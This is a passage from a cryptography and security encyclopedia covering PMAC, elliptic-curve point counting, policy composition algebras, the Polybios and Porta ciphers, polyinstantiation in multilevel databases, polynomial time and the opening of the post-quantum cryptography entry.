of i. For a string x with $|x| < n$, $\mathtt{pad}_n(x)$ is the string of length n obtained by appending to the right a "1" bit followed by $n - |x| - 1$ "0" bits. Considered the ►finite field $\mathrm{GF}(2^n)$ defined using the irreducible polynomial $p_n(\mathtt{x})$; here $p_n(\mathtt{x})$ is the lexicographically first polynomial, chosen among the irreducible polynomials of degree n that have a minimum number of nonzero coefficients. For $n = 128$, $p_n(\mathtt{x}) = \mathtt{x}^{128} + \mathtt{x}^7 + \mathtt{x}^2 + \mathtt{x} + 1$. Denote the string consisting of the rightmost n coefficients (corresponding to $\mathtt{x}^{n-1}$ through the constant term) of $p_n(\mathtt{x})$ with $\tilde{p}_n$; for the example $\tilde{p}_{128} = 0^{120}10000111$. The operation $\mathtt{multx}(s)$ on an n-bit string considers s as an element in the finite field $\mathrm{GF}(2^n)$ and multiplies it by the element corresponding to the monomial $\mathtt{x}$ in $\mathrm{GF}(2^n)$. It can be computed as follows, where s_{n-1} denotes the leftmost bit of s, and $\ll$ denotes a left shift operation:

$$\mathtt{multx}(s) = \begin{cases} s \ll 1 & \text{if } s_{n-1} = 0 \\ (s \ll 1) \oplus \tilde{p}_n & \text{if } s_{n-1} = 1 \end{cases}$$

Similarly, the operation $\mathtt{invx}(s)$ multiplies the string s by the element corresponding to the monomial $\mathtt{x}^{-1}$ in $\mathrm{GF}(2^n)$. It can be computed as follows, where $\gg$ denotes a right shift operation:

$$\mathtt{invx}(s) = \begin{cases} s \gg 1 & \text{if } s_{n-1} = 0 \\ (s \gg 1) \oplus \tilde{p}_n & \text{if } s_{n-1} = 1 \end{cases}$$

The first step of a PMAC computation precomputes some key-dependent constants. Define $\mu \leftarrow \lceil \log_2 t_{\max} \rceil$ where $t_{\max}$ is the maximum number of n-bit blocks in the message. For a key K, one computes $L \leftarrow E_K(0^n)$ and sets $L(0) \leftarrow L$. Next, one defines $L(i) \leftarrow \mathtt{multx}(L(i-1))$ for $1 \le i \le \mu$ and $L(-1) \leftarrow \mathtt{invx}(L)$.

PMAC can now be defined as follows. Set $t \leftarrow \lceil |x|/n \rceil$; in the special case that t equals 0 set $t \leftarrow 1$. Split the input x (of maximum length $n2^n$ bits) into t n-bit blocks $x_1, x_2, \ldots x_t$, where the last block may be shorter than n bits. Set $\Delta \leftarrow 0^n$ and $\Sigma \leftarrow 0^n$. Now compute for $1 \le i \le t-1$:

$$\Delta \leftarrow \Delta \oplus L(\mathtt{ntz}(i))$$
$$H_i \leftarrow E_K(x_i \oplus \Delta)$$
$$\Sigma \leftarrow \Sigma \oplus H_i$$

As a final step, set $\Sigma \leftarrow \Sigma \oplus \mathtt{pad}_n(x_t)$. Finally

$$H_t = \begin{cases} E_K(\Sigma) & \text{if } |x_t| < n \\ E_K(\Sigma \oplus L(-1)) & \text{if } |x_t| = n \end{cases}$$

The PMAC value consists of the leftmost m bits of H_t.

The designers of PMAC have proved that PMAC is a secure MAC algorithm if the underlying block cipher is a pseudorandom permutation; the security bounds are meaningful if the total number of input blocks is significantly smaller than $2^{n/2}$. The best attack known on PMAC is a forgery attack based on internal collisions [2, 3]; the attack requires $2^{n/2+1}$ chosen ciphertexts, hence it does not contradict the security proof.

Recommended Reading

1. Black J, Rogaway P (2000) CBC-MACs for arbitrary length messages. In: Bellare M (ed) Advances in cryptology. Proceedings of the CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin, pp 197–215
2. Lee C, Kim J, Sung J, Hong S, Lee S (2006) Forgery and key recovery attacks on PMAC and Mitchell's TMAC variant. In: Batten LM, Safavi-Naini R (eds) Information security and privacy. Proceedings of the ACISP 2006. Lecture notes in computer science, vol 4058. Springer, Berlin, pp 421–431
3. Preneel B, van Oorschot PC (1995) MDx-MAC and building fast MACs from hash functions. In: Coppersmith D (ed) Advances in cryptology. Proceedings of the CRYPTO 1995. Lecture notes in computer science, vol 963. Springer, Berlin, pp 1–14

Point Counting

Pierrick Gaudry
CNRS – INRIA – Nancy Université, ,
Vandoeuvre-lès-Nancy, France

Synonyms

Elliptic curve trace computation; Zeta function computation

Related Concepts

►Elliptic Curve Cryptography

Definition

Point counting is the task of computing the cardinality of the set formed by the points of an elliptic curve.

Background

Let E be an ►elliptic curve defined over a ►finite field $\mathbb{F}_q$. In order to build a cryptosystem that uses E, the corresponding ►discrete logarithm problem must be difficult. The first threat comes from the Pohlig–Hellman algorithm whose complexity depends on the factorization of the number of points of E. The point-counting problem is to determine this cardinality, so as to assess the difficulty of the discrete logarithm problem. This is a one-time computation: an organization (governmental or standardizing) that wants to publish a recommended elliptic curve for cryptographic use must do this point-counting task and publish the result so that users can verify the claimed security level.

Theory and Applications

An approach to get the number of points of an elliptic curve is to construct the curve in such a way that its cardinality can be easily computed. For instance, a Koblitz curve is one whose equation is defined over a small subfield of the finite field one considers, so that there is no difficulty in the point counting. More generally, the complex multiplication method (CM) is an algorithm that constructs a curve from its ring of endomorphisms, assuming that this ring has a discriminant that is not too large. The curves amenable to this method form a tiny subset of all possible curves, but for them the point-counting question is much easier. The rest of this entry concentrates on the question of counting points on a curve without any particular structure.

A first class of point-counting algorithms contains generic algorithms: they work for any effective group for which bounds on the group order are available. The most simple method is the baby-step giant-step algorithm that can be seen as a time–memory trade-off of the naive algorithm. There are also low-memory, probabilistic variants based on Pollard's rho factoring algorithm. All generic algorithms share the same exponential complexity $O(q^{1/4})$, and are therefore not suitable for cryptographic sizes.

At the core of all advanced point-counting algorithm is the Frobenius endomorphism that maps a point (x, y) of E to (x^q, y^q). This map is the identity when restricted to points with coordinates defined over $\mathbb{F}_q$, but its action on points defined over an extension field gives a lot of information.

The first polynomial time algorithm was designed in 1985 by Schoof [4]. The strategy is to study the action of the Frobenius endomorphism on the set of points of E that have order ℓ, for several small prime values of ℓ. From this explicit action, one deduces the value of the group order modulo ℓ. Finally, using the Chinese Remainder Theorem and Hasse's bound, one can recover the exact value of the group order. The complexity of Schoof's algorithm is $\tilde{O}(\log^5 q)$, where the tilde stands for omitted $\log\log q$ factors. It practically means that one could count the points of an elliptic curve of cryptographic size in a matter of days on a standard workstation.

In the 1990s, Atkin and Elkies have proposed several modifications to Schoof's algorithm, finally forming the so-called Schoof–Elkies–Atkin (SEA) algorithm, whose running time is heuristically $\tilde{O}(\log^4 q)$. Although the expected running time is not rigorously proven, the result is guaranteed to be correct, and the practical behaviour follows the heuristics, so that a good implementation can handle a cryptographic size in a matter of minutes. The SEA algorithm makes use of explicit isogeny computations that is a tricky task in small characteristic. The first solutions to this problem leading to small characteristic versions of SEA with performances similar to large characteristic are due to Couveignes and Lercier.

In 2000, another class of polynomial-time point-counting algorithm was invented by Satoh [3]. The idea, that works only for curves defined over fields of small characteristic, is to lift the curve to a p-adic field and to study the action of the Frobenius endomorphism on the lifted curve. The curve lifting is done in a canonical way, so that the p-adic Frobenius and the original Frobenius endomorphisms act in a similar way and the group order can be deduced. The original algorithm was working only in characteristic larger than 3 and had a complexity of $\tilde{O}(\log^3 q)$. Subsequent improvements by several authors turned this into an algorithm that works for any small characteristic, in particular characteristic 2, with a runtime complexity of $\tilde{O}(\log^2 q)$. For cryptographic sizes, it means that one curve can be counted in a few tenths of a second on a standard computer.

Shortly after the publication of Satoh's algorithm, Kedlaya [2] proposed another p-adic approach to point counting. His algorithm, initially designed for small odd characteristic, also uses a p-adic lift of the curve, but it is not required to be a canonical lift. The Frobenius endomorphism acts on a cohomological vector space, and again, this action hides information about the group order. Making this Frobenius action explicit yields a point-counting algorithm that runs in $\tilde{O}(\log^3 q)$. In practice, Kedlaya's algorithm is not faster than Satoh's algorithm for elliptic curves. However, recent works based on deformation techniques might change this: after some precomputation depending only on the finite field, it is possible to count the points of curves faster than with the plain Kedlaya algorithm.

Finally, for any elliptic curve of cryptographic size, it is rather fast to count the points with a standard computer, in particular in characteristic 2. Furthermore, the above point-counting algorithms have analogous versions for dealing with more complicated curves, in particular hyperelliptic curves. This is specially true for p-adic algorithms whose complexities scale well with the genus of the curve.

A comprehensive treatment of point-counting algorithms for elliptic and hyperelliptic curves can be found in [1].

Recommended Reading

1. Cohen H, Frey G (eds) (2005) Handbook of elliptic and hyperelliptic curve cryptography. Chapman & Hall/CRC, Boca Raton, FL
2. Kedlaya K (2001) Counting points on hyperelliptic curves using Monsky-Washnitzer cohomology. J Ramanujan Math Soc 16(4):323–338

3. Satoh T (2000) The canonical lift of an ordinary elliptic curve over a finite field and its point counting. J Ramanujan Math Soc 15:247–270
4. Schoof R (1995) Counting points on elliptic curves over finite fields. J Number Theory 7:219–254

POK

►Physical Unclonable Functions (PUFs)

Policy Composition

Sabrina De Capitani di Vimercati
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Access Control Policies, Models, and Mechanisms

Definition

A *policy composition* framework supports the integration among different component policies that retain their independence and administrative autonomy.

Background

In the last years, many solutions have been proposed to increase expressiveness and flexibility of authorization languages. These approaches, however, result limiting since they are all based on monolithic and complete authorization specifications. This is a problem in many situations where the restrictions to be enforced come from different input requirements, possibly under the control of different authorities, and where the specifics of some requirements may not even have been known a priori. As an example, in distributed environments, there may be multiple, independent, and geographically distributed *entities* (i.e., individuals, organizations, institutes, and so on) with authority to control access to their local resources. Each of these parties is responsible for defining access control rules to protect resources and each brings its own set of constraints. To address these issues, a *policy composition framework* by which different component policies can be integrated while retaining their independence should be designed.

Theory and Applications

The need for a policy composition framework was first identified in [1]. Here, the authors identify a set of desiderata that a policy composition framework should satisfy and that can be summarized as follows.

- *Heterogeneous policy support.* The framework should support policies expressed in different languages and enforced by different mechanisms.
- *Support of unknown policies.* The framework should support policies that are not known a priori or that are only partially defined. Policies are therefore treated as black-boxes that can be queried at access control time and return a correct and complete response.
- *Controlled interference.* Policies cannot simply be merged as this may cause interferences and side effects. For instance, the accesses granted/denied might not correctly reflect the specifications anymore.
- *Expressiveness.* The language should support different methods for combining policies, without changing the input specifications and without ad-hoc extensions to authorizations.
- *Support of different abstraction levels.* The composition should highlight the different components and their interplay at different levels of abstraction.
- *Formal semantics.* The composition language should be declarative, implementation independent, and based on a solid framework to avoid ambiguity.

The basic idea behind policy composition is to define an algebra that can combine policies stated in different languages and through different paradigms. The algebra may include a variety of operators representing different combination options. Table 1 illustrates some algebraic

Policy Composition. Table 1 Algebraic operators

Operator	Description
+	Merges two policies by returning their set union
&	Merges two policies by returning their intersection
−	Restricts a policy by eliminating all the accesses in the second policy
*	Closes a policy under a set of inference (derivation) rules
∧	Restricts the application of a policy to a given set of subjects, objects, and actions
o	Replaces part of a policy with a corresponding fragment of the second policy; the portion to be replaced is specified by means of a third policy
τ	Defines a partially specified policy that can be completed by supplying the parameters

operators. The addition (+) and conjunction (&) operators are useful in all situations where accesses can be authorized if allowed by any of the component (operand) policies and by all the component (operand) policies, respectively. Intuitively, this means that the addition enforces the maximum privilege principle and the conjunction enforces the minimum privilege principle. The subtraction (−) operator specifies exceptions to statements made by a policy and it encompasses the functionality of negative authorizations in existing approaches, while probably providing a clearer view of the combination of positive and negative statements. The advantages of subtraction over explicit denials include a simplification of the conflict resolution policies and a clearer semantics. Subtraction can also be used to express different overriding/conflict resolution criteria as needed in each specific context, without affecting the form of the authorizations. The closure ($*$) operator closes a policy under a set of derivation rules that can be thought of as logic rules whose head is the authorization to be derived and whose body is the condition under which the authorization can be derived. Scoping ($\hat{}$) is particularly useful to "limit" the statements that can be established by a policy and, in some way, enforcing authority confinement. Intuitively, all authorizations in the policy which do not satisfy the scoping restriction are ignored, and therefore ineffective. Overriding (o) is useful to replace (override) a portion of a policy with another policy. Template (τ) is useful for representing partially specified policies, where some components are specified at a later stage.

As an example of a possible application of the policy composition algebra described above, consider a drug-effects warehouse that might draw information from many hospitals. Suppose that the warehouse receives information from three hospitals, say h_1, h_2, and h_3. These hospitals are responsible for granting access to information under their (possibly overlapping) authority domains, where domains are specified by a scoping function. The statements made by the hospitals are then unioned meaning that an access is authorized if any of the hospital policy states so. In term of the algebra, the warehouse policy can be represented as an expression of the form $P_1\hat{}[o \leq \mathtt{O}_{h_1}] + P_2\hat{}[o \leq \mathtt{O}_{h_2}] + P_3\hat{}[o \leq \mathtt{O}_{h_3}]$, where P_i denotes the policy defined by hospital h_i, and the scope restriction $\hat{}[o \leq \mathtt{O}_{h_i}]$ selects the authorizations referred to objects released by hospital h_i (the assumption is that the information collected from the hospitals is organized in abstractions defining groups of objects that form a partial order, naturally introducing a hierarchy, where $\mathtt{O}_{h_i}$ contains objects obtained from hospital h_i). Each policy P_i can then be further refined. For instance, suppose that hospital h_1 defines a policy P_{drug} regulating the access to drug-effects information. Assume also that the drug-effects information can be released only if the hospital's researchers obtain a patient's consent; $P_{consents}$ reports accesses to drug-effects information that the patients agree to release. Policy P_1 can then be expressed as $P_{drug}\&P_{consents}$.

Open Problems

Several open issues still need to be further investigated:

- the definition of different *algebra operators and formal languages* for enforcing the algebra and proving properties;
- the definition of *administrative policies and language* with support for multiple authorities;
- the definition of alternative *strategies for evaluating the algebraic expression* to enforce access control;
- the definition of incremental approaches to enforce *changes to component policies*;
- the definition of *mobile policies* (i.e., policies that follow the object to which they refer whenever the object is passed to another site) specified by different and possibly independent authorities and expressed as a policy expression.

Recommended Reading

1. Bonatti P, De Capitani di Vimercati S, Samarati P (2002) An algebra for composing access control policies. ACM Trans Inform Syst Sec 5(1):1–35

Polybios Square Encryption

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Encryption; ►Symmetric Cryptosystem

Definition

This is a monographic, bipartite *substitution* (►substitutions and permutations) $V_{25} \to {W_5}^2$, known in antiquity (Polybios) for the Greek alphabet. In a modern form, a standard alphabet Z_{25} (left) or a mixed ►alphabet V_{25} (right) is inscribed into a 5 × 5 checkerboard (Polybios square), like

	1	2	3	4	5
1	a	b	c	d	e
2	f	g	h	i	k
3	l	m	n	o	p
4	q	r	s	t	u
5	v	w	x	y	z

or

	1	2	3	4	5
1	p	a	l	m	e
2	r	s	t	o	n
3	b	c	d	f	g
4	h	i	k	q	u
5	v	w	x	y	z

An encryption example is given by: heaven ↦ 23151151121533 resp. heaven ↦ 411512511525

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin.

Polyinstantiation

Sabrina De Capitani di Vimercati,
Pierangela Samarati
Dipartimento di Tecnologie dell'Informazione (DTI),
Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Cover Story; ►Inference Control; ►Multilevel Database

Definition

In a ►multilevel database system, *polyinstantiation* is the presence in the system of multiple instances of the same real world fact or entity, where the instances differ for the access class associated with them.

Background

Multilevel mandatory policies can be applied to databases at different granularity levels [7]. Classification can in fact be considered at the level of relations, columns, tuples, or at the level of single cells, this latter being the finest possible classification. Several efforts to classifying information in database systems considered classification at the level of each single element [3, 5] or at the level of key or non-key attributes within each tuple [9]. In a multilevel database, subjects can only see information classified at a level lower than their levels and, operating on the database, should not obtain information at higher or incomparable classification, or tamper it. Maintaining such principles introduces the problem of maintaining multiple instances of the same real world fact at different classification, introducing *polyinstantiation* [2, 4].

Theory and Applications

To see how polyinstantiation can arise, consider the multilevel relation in Table 1a. Suppose now that an Unclassified subject, whose view on the relation is in Table 1b, requests insertion of tuple `(Ann, Dept1, 100K)`. According to the key constraints imposed by the relational model, no two tuples can have the same value for the key attributes. Therefore, if classifications were not taken into account, the insertion could have not been accepted. The database could have two alternative choices: (1) tell the subject that a tuple with the same key already exists, or (2) replace the old tuple with the new one. The first solution introduces a *covert channel*, since by rejecting the request the system would be revealing protected information (meaning the existence of a Secret entity named `Ann`) and clearly compromises secrecy. On the other hand, the second solution compromises integrity since high classified data would be lost, being overridden by the newly inserted tuple. Both solutions are therefore inapplicable. The only remaining solution would then be to accept the insertion and manage the presence of both tuples (see Table 2a). Two tuples would then exist with the same value, but different classification, for their key (*polyinstantiated tuples*). A similar situation happens if the unclassified subject requests to update the salary of `Sam` to value `100K`. Again, telling the subject that a value already exists would compromise secrecy (if the subject is not suppose to distinguish between real nulls and values for which it does not have sufficient clearance), while overwriting the existing Secret value would compromise integrity (as the Secret salary would be lost). The only remaining solution would therefore seem to be to accept the insertion (Table 2a), implying then the existence of two tuples with the same value and classification for their key, but with different value and classification for one of their attributes (*polyinstantiated elements*). Note that, when producing the view visible to a subject in the presence of polyinstantiation, the DBMS must completely hide those tuples with high polyinstiated values that the subject cannot see. For instance, an unclassified subject querying the relation in Table 2a will see only one tuple for Ann and Sam (see Table 2b).

Polyinstantiation can also occur because of requests by high-level subjects. For instance, consider again the relation in Table 1a and assume a Secret subject requests

Polyinstantiation. Table 1a An example of multilevel relation

Name	λ_N	Dept	λ_D	Salary	λ_S
Bob	U	Dept1	U	100K	U
Jim	U	Dept1	U	100K	U
Ann	S	Dept2	S	200K	S
Sam	U	Dept1	U	150K	S

Polyinstantiation. Table 1b An unclassified view on the multilevel relation

Name	λ_N	Dept	λ_D	Salary	λ_S
Bob	U	Dept1	U	100K	U
Jim	U	Dept1	U	100K	U
Sam	U	Dept1	U	–	U

Polyinstantiation. Table 2a An example of relation with polyinstantiation

Name	λ_N	Dept	λ_D	Salary	λ_S
Bob	U	Dept1	U	100K	U
Jim	U	Dept1	U	100K	U
Ann	S	Dept2	S	200K	S
Sam	U	Dept1	U	150K	S
Ann	U	Dept1	U	100K	U
Sam	U	Dept1	U	100K	U

Polyinstantiation. Table 2b An unclassified view on the relation with polyinstantiation

Name	λ_N	Dept	λ_D	Salary	λ_S
Bob	U	Dept1	U	100K	U
Jim	U	Dept1	U	100K	U
Ann	U	Dept1	U	100K	U
Sam	U	Dept1	U	100K	U

Polyinstantiation. Table 3a An example of relation with polyinstantiation

Name	λ_N	Dept	λ_D	Salary	λ_S
Bob	U	Dept1	U	100K	U
Jim	U	Dept1	U	100K	U
Ann	S	Dept2	S	200K	S
Sam	U	Dept1	U	150K	S
Bob	S	Dept2	S	200K	S
Jim	U	Dept1	U	150K	S

Polyinstantiation. Table 3b An unclassified view on the relation with polyinstantiation

Name	λ_N	Dept	λ_D	Salary	λ_S
Bob	U	Dept1	U	100K	U
Jim	U	Dept1	U	100K	U
Sam	U	Dept1	U	–	U

to insert tuple `(Bob, Dept2, 200K)`. A tuple with key `Bob` already exists at level Unclassified. If key uniqueness is to be preserved, the system can either (1) inform the subject of the conflict and refuse the insertion, or (2) overwrite the existing tuple. Again, the solution of refusing insertion is not advisable: although it would not leak protected information, it introduces *denials-of-service*, since high-level subjects would not be allowed to insert data. The second solution also is not viable since it would introduce a covert channel due to the effect that the overwriting would have on the view of lower-level subjects (which would see the Unclassified tuple disappear). Again, the only possible solution seems to be to accept the insertion and have the two (polyinstantiated) tuples coexist (see Table 3a). A similar problem would arise at the attribute level, for update operations. For instance, if a secret subject requires updating Jim's salary to `150K`, polyinstantiated elements would be introduced (see Table 3a).

Earlier work in multilevel database systems accepted polyinstantiation as an inevitable consequence of fine-grained classification and attempted to clarify the semantics of the database states in the presence of polyinstantiation [3, 5]. For instance, the presence of two tuples with the same value, but different classification, for the primary key (tuple polyinstantiation) can be interpreted as the existence of *two different entities* of the real world (one of which is known only at a higher level). The presence of two tuples with the same key and same key classification but that differ for the value and classification of some of its attributes can be interpreted as a *single* real-world entity for which different values are recorded (corresponding to the different beliefs at different levels). However, unfortunately, polyinstantiation quickly goes out of hand, and the execution of few update operations could result in a database whose semantics does not appear clear anymore. Restrictions must then be enforced to ensure that possible update operations do not proliferate polyinstantiation introducing spurious tuples in the database. Subsequent work tried to establish constraints to maintain semantic integrity of the database status [6, 8, 10]. However, probably because of all the complications and semantics confusion that polyinstantiation bears, fine-grained multilevel databases did not have much success, and current DBMSs do not support element-level classification. Commercial systems (e.g., Oracle label security) support tuple-level classification.

It is worth noticing that, although polyinstantiation is often blamed to be the reason why multilevel relational databases did not have success, polyinstantiation is not necessarily always bad. Controlled polyinstantiation may, for example, be useful to support ►cover stories [1, 2], meaning non-true data whose presence in the database is meant to hide the existence of the actual value. Cover stories are useful when the fact that a given data is not released is by itself a cause of information leakage. For instance, suppose that a subject requires access to a hospital's data and the hospital returns, for all but a few patients, the illness for which they are being cured. Suppose also that HIV never appears as an illness value. Observing this, the recipient may infer that it is probably the case that the patients for which illness is not disclosed suffer from HIV. The hospital could have avoided exposure to such an inference by simply releasing a non-true alternative value (*cover story*) for these patients. Intuitively, cover stories are "lies" that the DBMS says to uncleared subjects to avoid disclosing

(directly or indirectly) the actual values to be protected. We do note that while cover stories are useful for protection, they have raised objections for the possible integrity compromises which they may indirectly cause, as low-level subjects can base their actions on cover stories they believe true.

Recommended Reading

1. Garvey TD, Lunt TF (1992) Cover stories for database security. In: Landwehr CE, Jajodia S (eds) Database Security, V: Status and Prospects. Elsevier Science, North-Holland
2. Jajodia S, Sandhu R (1992) Polyinstantiation for cover stories. In: Proceedings of the Second European Symposium On Research In Computer Security, Toulouse, November 1992, pp 307–328
3. Jajodia S, Sandhu R (1991) Toward a multilevel secure relational data model. In: Proceedings ACM SIGMOD International Conference on Management of Data, ACM Press, Denver, CO, May 1991, pp 50–59
4. Lunt TF (1991) Polyinstantiation: An inevitable part of a multilevel world. In: Proceedings of the IEEE Workshop on Computer Security Foundations, Franconia, 18–20 June 1991, pp 236–238
5. Lunt TF, Denning DE, Schell RR, Heckman M, Shockley WR (1990) The SeaView security model. IEEE Trans Softw Eng 16(6):593–607
6. Qian X, Lunt TF (1996) A MAC policy framework for multilevel relational databases. IEEE Trans Knowl Data Eng 8(1):1–14
7. Samarati P, De Capitani di Vimercati S (2001) Access control: Policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of Security Analysis and Design. Lecture Notes in Computer Science, vol 2171. Springer, Berlin
8. Sandhu R, Chen F (2000) The multilevel relational (MLR) data model. ACM Trans Inform Syst Secur (TISSEC) 1(1):93–132
9. Smith K, Winslet M (1992) Entity modeling in the MLS relational model. In: Proceedings of the 18th International Conference on Very Large Data Bases (VLDB 1992), Vancouver, August 1992
10. Winslett M, Smith K, Qian X (1994) Formal query languages for secure relational databases. ACM Trans Database Syst 19(4):626–662

Polynomial Time

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►Computational Complexity Theory; ►Exponential Time; ►*L* Notation; ►*O*-Notation; ►Subexponential Time

Definition

A *polynomial-time* algorithm is one whose running time grows as a polynomial function of the size of its input.

Theory

Let x denote the length of the input to an algorithm (typically in bits, but other measures are sometimes used), and let $T(x)$ denote the running time of the algorithm on inputs of length x. Then the algorithm is polynomial-time if the running time satisfies

$$T(x) \le c_d x^d + c_{d-1} x^{d-1} + \cdots + c_1 x + c_0$$

for all sufficiently large x, where the degree $d \ge 0$ and the coefficients $c_d, \ldots, c_0$ are constants. It is easy to see that the running time will also satisfy the simpler bound

$$T(x) \le c'_d x^d$$

for a (possibly) larger constant c'_d and (possibly) larger x. In ►*O*-notation, this would be written $T(x) = O(x^d)$.

The term "polynomial" comes from the fact that the bound has the general form of a polynomial in x. The definition of polynomial-time is more general; however, in particular, it does not require that d be an integer.

The definition just given is somewhat informal; for instance, it assumes that the algorithm takes the same time for all inputs of a given size. If the time varies among inputs of a given size, then $T(x)$ should be an upper bound on the running time for that size. Moreover, if the algorithm involves randomization, then $T(x)$ should be an upper bound on the expected running time of the algorithm (given random choices of the algorithm) for inputs of size x.

As noted above, x refers to the length of the input. However, sometimes it is convenient just to let x be the input itself, as for example when expressing the time it takes to find a prime of length x bits, where x itself is the input to the prime-finding algorithm. (Alternatively, as is standard in complexity theory, one could redefine the input to the prime-finding algorithm as a string of x ones.)

The distinction between polynomial-time algorithms and those with higher complexity such as ►subexponential time and ►exponential time is a major concern in ►computational complexity theory.

A polynomial-time algorithm technically belongs to the higher complexity classes since each complexity class only expresses an upper bound on the running time, not a lower bound. However, in typical discussions on cryptography (refer, e.g., ►L-notation), the term "subexponential time" excludes algorithms that are polynomial time, and likewise "exponential time" excludes subexponential time and polynomial time.

In addition to running time, the "polynomial" metric is sometimes applied to other measures of complexity

in cryptography, such as the memory requirements of an algorithm or the ratio of difficulty between two problems. In general, a *polynomial function*, in this context, is one that is bounded asymptotically by a constant power of its input. In these cases, one may also consider degrees $d < 1$ (which would not make sense for an algorithm since it takes $O(x)$ time just to *read* the input). A function that is $O(\sqrt{x})$, or that is $O(1)$ – a constant – is technically polynomial in x. If $d < 1$, then the function of x is sometimes called a *small polynomial*. If the function grows more slowly than x^d for every degree $d > 0$, then the function is called *subpolynomial*. An example of a subpolynomial function is $O(\log x)$.

Applications

In practical cryptography, the primary issue is not asymptotic growth but how fast an algorithm runs for practical-size inputs. For instance, while a polynomial-time algorithm will be faster for all sufficiently large inputs than one that is not polynomial-time, the crossover-point may be well beyond practical sizes. Likewise, the existence of a polynomial-time algorithm to solve some supposedly hard problem (e.g., ►integer factoring) would not necessarily compromise security if the polynomial-time algorithm turned out to have a very large degree d. The search for polynomial-time algorithms for cryptographic operations is nevertheless an important one, as it generally provides for scalability in a system design, since key sizes can be increased with only a moderate effect on running time. Likewise, the lack of polynomial-time algorithms for a hard problem provides assurance that a moderate increase in key sizes can have a significant effect on security, which helps to stay ahead of improvements in computing power (refer ►Moore's Law).

Open Problems

The most important open problem related to polynomial-time complexity is the famous "P = NP?" question. Here, P refers to the class of computational problems that can be solved by a polynomial-time algorithm, while NP refers to the class whose solutions can be checked by a polynomial-time algorithm (which include most problems of cryptographic importance). The "P = NP?" question asks whether the two classes are the same. Any answer would be a theoretical breakthrough; indeed, the question is one of the Clay Mathematics Institute's seven Millenium Prize Problems. A "yes" answer could have profound implications to cryptography as well if the resulting polynomial-time algorithms for solving various cryptographic problems have a sufficiently small degree d.

Porta Encryption

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Encryption; ►Symmetric Cryptosystem

Definition

This particular encryption method works on an ►alphabet of $N = 2{\cdot}v$ letters. A Porta encryption step (Giambattista della Porta, 1563) is a simple *substitution* (►Substitutions and Permutations) consisting of v swaps (cycles of length 2). Typically, there are v such swaps, each one designated by *two* key letters in a polyphonic way. A Porta encryption is self-reciprocal. For an example of a PORTA encryption, see the section "Autokey" in the entry ►Key.

A *Porta table* for Z_{20} (G.B. della Porta and M. Argenti, 1589) is given by:

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Post-Quantum Cryptography

Daniel J. Bernstein
Department of Computer Science, University of Illinois at Chicago, Chicago, Illinois, USA

Related Concepts

►Code-Based Cryptography; ►Hash-Based Signatures; ►Lattice-Based Cryptography; ►Multivariate Cryptography; ►McEliece Public Key Cryptosystem; ►Niederreiter Encryption Scheme; ►NTRU

Definition

Post-quantum cryptography means cryptography resistant to attacks by quantum computers.

Background

Quantum computers are a theoretical model of computation believed to be much more powerful than conventional computers at solving some problems. There have been no

(*A*, *B*)	(am)	(bn)	(co)	(dp)	(eq)	(fr)	(gs)	(ht)	(iu)	(lx)
(*C*, *D*)	(ax)	(bm)	(cn)	(do)	(ep)	(fq)	(gr)	(hs)	(it)	(lu)
(*E*, *F*)	(au)	(bx)	(cm)	(dn)	(eo)	(fp)	(gq)	(hr)	(is)	(lt)
(*G*, *H*)	(at)	(bu)	(cx)	(dm)	(en)	(fo)	(gp)	(hq)	(ir)	(ls)
(*I*, *L*)	(as)	(bt)	(cu)	(dx)	(em)	(fn)	(go)	(hp)	(iq)	(lr)
(*M*, *N*)	(ar)	(bs)	(ct)	(du)	(ex)	(fm)	(gn)	(ho)	(ip)	(lq)
(*O*, *P*)	(aq)	(br)	(cs)	(dt)	(eu)	(fx)	(gm)	(hn)	(io)	(lp)
(*Q*, *R*)	(ap)	(bq)	(cr)	(ds)	(et)	(fu)	(gx)	(hm)	(in)	(lo)
(*S*, *T*)	(ao)	(bp)	(cq)	(dr)	(es)	(ft)	(gu)	(hx)	(im)	(ln)
(*U*, *X*)	(an)	(bo)	(cp)	(dq)	(er)	(fs)	(gt)	(hu)	(ix)	(lm)

public reports of successful construction of large quantum computers, but there are also no known physical obstacles to the construction of large quantum computers.

In 1994, Shor [3] showed that a polynomial-size quantum computer can factor integers and compute discrete logarithms in ►polynomial time. Shor's algorithm directly breaks RSA and the ►Digital Signature Standard in polynomial time. Variations of the same idea break ►elliptic curve cryptography and more general class-group systems in polynomial time.

For comparison, RSA and elliptic curve cryptography are believed to be secure when the attacker is not equipped with a quantum computer. The best algorithm known for integer factorization on conventional computers is the number field sieve, which takes subexponential but superpolynomial time. The best algorithms known for the ►elliptic curve discrete logarithm problem (DLP) on conventional computers are ►generic attacks against DLP taking exponential time.

In 1996, Grover [2] showed that a polynomial-size quantum computer can find k-bit preimages (for example, k-bit secret keys) in time essentially $2^{k/2}$. Conventional computers need time essentially 2^k. See ►preimage resistance.

Theory and Applications

The possibility of an attacker being equipped with a large quantum computer has motivated investigation of the impact of quantum computers upon cryptography. Post-quantum cryptanalysis studies attacks that are allowed to take advantage of not only conventional computers but also quantum computers. Post-quantum cryptography means cryptography resistant to such attacks.

Almost all pre-quantum ciphers are candidates for post-quantum secret-key cryptography, although Grover's algorithm requires key lengths to be doubled. There are fewer candidates for post-quantum public-key cryptography. The leading candidates are ►hash-based signatures, ►code-based cryptography, ►lattice-based cryptography, and ►multivariate cryptography.

Code-based and lattice-based public-key cryptosystems are believed to achieve security level 2^k with polynomial-time encryption and decryption and with polynomial-size public keys, secret keys, and ciphertexts. There are also proposals for multivariate public-key cryptosystems. Hash-based cryptography does not appear to provide encryption.

